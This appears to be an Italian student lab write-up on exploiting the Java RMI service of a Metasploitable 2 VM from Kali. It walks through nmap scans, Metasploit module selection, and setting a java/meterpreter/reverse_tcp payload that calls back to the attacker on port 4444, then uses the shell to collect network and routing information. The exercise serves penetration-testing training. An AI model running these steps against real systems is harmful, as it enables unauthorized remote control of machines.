Ottenere una sessione remota Meterpreter

Questo esercizio richiede di sfruttare una vulnerabilità del servizio Java RMI (Remote Method Invocation) in esecuzione sulla porta 1099 della macchina Metasploitable per ottenere una sessione Meterpreter e raccogliere informazioni di rete. Meterpreter è un payload avanzato del framework Metasploit che fornisce funzionalità di controllo remoto sui sistemi compromessi. Meterpreter (Meta-Interpreter) è un payload del framework Metasploit che viene eseguito interamente in memoria sul sistema bersaglio. Metasploit è utile soprattutto per la sua caratteristica di non scrivere dati sul disco rigido, il che lo rende più difficile da rilevare.

Preparazione dell'ambiente


L'esercizio richiede per prima cosa la configurazione di una rete composta da tre dispositivi per simulare un attacco informatico controllato utilizzando Meterpreter.

1. **Dispositivo Attaccante**
    - Indirizzo IP: 192.168.11.111
    - Sistema operativo: Kali Linux
2. **Dispositivo Vittima**
    - Indirizzo IP: 192.168.11.112
    - Sistema operativo: Metasploitable 2
3. **Router/Modem**
    - Indirizzo IP: 192.168.11.1
    - Sistema operativo: pfSense

I tre dispositivi sono connessi in una rete locale (LAN) con subnet 192.168.11.0/24, dove il router/modem funge da gateway per la comunicazione.

Verifica della Configurazione

Per assicurarci che la configurazione di rete sia stata eseguita correttamente, procediamo con un test di connettività utilizzando il comando ping: “ping 192.168.11.112” (dalla kali)




Dato che tutte le macchine sono state configurate correttamente, il risultato mostra che la comunicazione avviene normalmente.


Ricognizione

Per assicurarci che il servizio Java RMI sia effettivamente in esecuzione, eseguiamo una scansione con “nmap”:

1. nmap -sV 192.168.11.112



2. (ho per essere piu selettivi)
   nmap -sV -p 1099 192.168.11.112



Con la scansione “nmap” abbiamo la certezza che il servizio Java RMI è effettivamente attivo sulla porta 1099.

Sfruttamento della vulnerabilità con Metasploit

Iniziamo con l'avviare Metasploit tramite il comando: "msfconsole". All'apertura dell'interfaccia testuale, digitiamo il comando: "search rmi" per fare una prima ricerca.

```
Interact with a module by name or index. For example info 647, use 647 or use exploit/linux/local/runc_cwd_priv_
esc
```

Essendo che la ricerca ha avuto troppi riscontri, facciamo una ricerca più puntuale indicando la tipologia (type:), la piattaforma (platform:) e delle parole chiave, ad esempio "server" (name:). Utilizziamo infine il comando:
"search type:exploit platform:java name:rmi name:server"


```
#   Name                                                                  Disclosure Date  Rank       Check  Description
-   ----                                                                  ---------------  ----       -----  -----------
0   exploit/windows/http/hp_autopass_license_traversal                    2014-01-10       great      Yes    HP AutoPass License Server File Upload
1     \_ target: Windows 2003 SP2 / HP AutoPass License Server 8.01 / HP Service Virtualization 3.50  .  .  .  .
2     \_ target: Windows 2008 32 bits/ HP AutoPass License Server 8.01 / HP Service Virtualization 3.50  .  .  .  .
3     \_ target: Windows 2008 64 bits/ HP AutoPass License Server 8.01 / HP Service Virtualization 3.50  .  .  .  .
4     \_ target: Windows 2012 / HP AutoPass License Server 8.01 / HP Service Virtualization 3.50  .  .  .  .
5   exploit/multi/misc/java_jmx_server                                    2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Java Code Execution
6   exploit/multi/misc/java_rmi_server                                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
7     \_ target: Generic (Java Payload)                                   .                .          .      .
8     \_ target: Windows x86 (Native Payload)                             .                .          .      .
9     \_ target: Linux x86 (Native Payload)                               .                .          .      .
10    \_ target: Mac OS X PPC (Native Payload)                            .                .          .      .
11    \_ target: Mac OS X x86 (Native Payload)                            .                .          .      .
12  exploit/multi/browser/java_rmi_connection_impl                        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation
13  exploit/linux/misc/jenkins_java_deserialize                           2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerability
14  exploit/windows/http/oats_weblogic_console                            2019-03-13       excellent  Yes    Oracle Application Testing Suite WebLogic Server Administration Console War Deployment
15  exploit/multi/http/sun_jsws_dav_options                               2010-01-20       great      Yes    Sun Java System Web Server WebDAV OPTIONS Buffer Overflow
16    \_ target: Sun Java System Web Server 7.0 update 7 on Windows x86 (SEH)  .  .  .  .
17    \_ target: Debug Target                                             .                .          .      .
18  exploit/multi/http/glassfish_deployer                                 2011-08-04       excellent  No     Sun/Oracle GlassFish Server Authenticated Code Execution
19    \_ target: Automatic                                                .                .          .      .
20    \_ target: Java Universal                                           .                .          .      .
21    \_ target: Windows Universal                                        .                .          .      .
22    \_ target: Linux Universal                                          .                .          .      .
23  exploit/windows/antivirus/symantec_workspace_streaming_exec           2014-05-12       excellent  Yes    Symantec Workspace Streaming ManagementAgentServer.putFile XMLRPC Request Arbitrary File Upload
24  exploit/multi/http/vmware_vcenter_uploadova_rce                       2021-02-23       manual     Yes    VMware vCenter Server Unauthenticated OVA File Upload RCE
25    \_ target: VMware vCenter Server ⩽ 6.7 Update 1b (Linux)            .                .          .      .
26    \_ target: VMware vCenter Server ⩽ 6.7 Update 3j (Windows)          .                .          .      .
27  exploit/multi/http/visual_mining_netcharts_upload                     2014-11-03       excellent  Yes    Visual Mining NetCharts Server Remote Code Execution
28  exploit/multi/misc/zend_java_bridge                                   2011-03-28       great      No     Zend Server Java Bridge Arbitrary Java Code Execution
29    \_ target: Linux                                                    .                .          .      .
30    \_ target: Windows                                                  .                .          .      .
```

Avendo ottenuto una lista meglio interpretabile, scegliamo l'exploit che fa al caso nostro, trovando questo riscontro nel: "exploit/multi/misc/java_rmi_server" all'indice 6. Usiamo questo exploit perché prende di mira una vulnerabilità nel Registry RMI permettendo l'esecuzione di codice da remoto. Essendo un modulo "multi/misc", funziona indipendentemente dal sistema operativo, dato che Java opera similmente ad una macchina virtuale, quindi è indipendente dal sistema operativo che lo ospita. Importante è il fatto che questo exploit non richiede autenticazione per connettersi al registro, rendendolo particolarmente efficace.

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT ⇒ 1099
```


A questo punto, avendo trovato l'exploit adatto, usiamo il comando "use" per caricare il modulo precedentemente selezionato con il comando: "use exploit/multi/misc/java_rmi_server". Con i comandi "set RHOSTS 192.168.11.112" e "set RPORT 1099" indichiamo rispettivamente l'IP e la porta del target.

Ora possiamo verifica le opzioni del payload tramite il comando “show payloads” .




Leggendo attentamente, dopo varie prove ho compreso che l'ideale in questo caso fosse "java/meterpreter/reverse_tcp" all'indice 11. Ho capito che quest'ultimo è scritto specificamente per l'ambiente Java e stabilisce una connessione in uscita dal sistema vittima verso l'attaccante. Questo è fondamentale perché aggira i firewall che tipicamente bloccano le connessioni in entrata ma permettono quelle in uscita. Funziona anche quando la vittima è dietro NAT.

Quindi procediamo come indicato nell'immagine con il comando "set PAYLOAD java/meterpreter/reverse_tcp".




Settiamo come LHOST ("local host") e LPORT ("local port") l'IP 192.168.11.111 e la porta 4444 con i comandi "set LHOST 192.168.11.111" e "set LPORT 4444". Con questi parametri indichiamo rispettivamente l'IP e la porta dell'attaccante a cui la vittima si connetterà.

E infine, prima di eseguire l'exploit, controlliamo se la configurazione sia corretta utilizzando il comando "show options".




Avvia l'exploit

A questo punto avendo verificato che la configurazione sia stata fatta correttamente possiaemo eseguire l'exploit tramite il comando “exploit”.



L'exploit ha avuto successo! Ora ho una sessione Meterpreter sulla macchina Metasploitable 2 e posso procedere a raccogliere le informazioni richieste dall'esercizio

E per farlo, accediamo alla shell tramite il comando "shell". Come possiamo vedere, Meterpreter ha creato un nuovo processo sulla macchina vittima per ospitare la shell, identificato come "Process 1". Subito dopo, crea un canale di comunicazione “Channel 1” tra la macchina attaccante e la shell sul sistema vittima.



Successivamente, tramite il comando "ipconfig -a", otteniamo informazioni potenzialmente utili. Infine, otteniamo l'informazione richiesta (tabella di routing) tramite il comando "netstat -rn".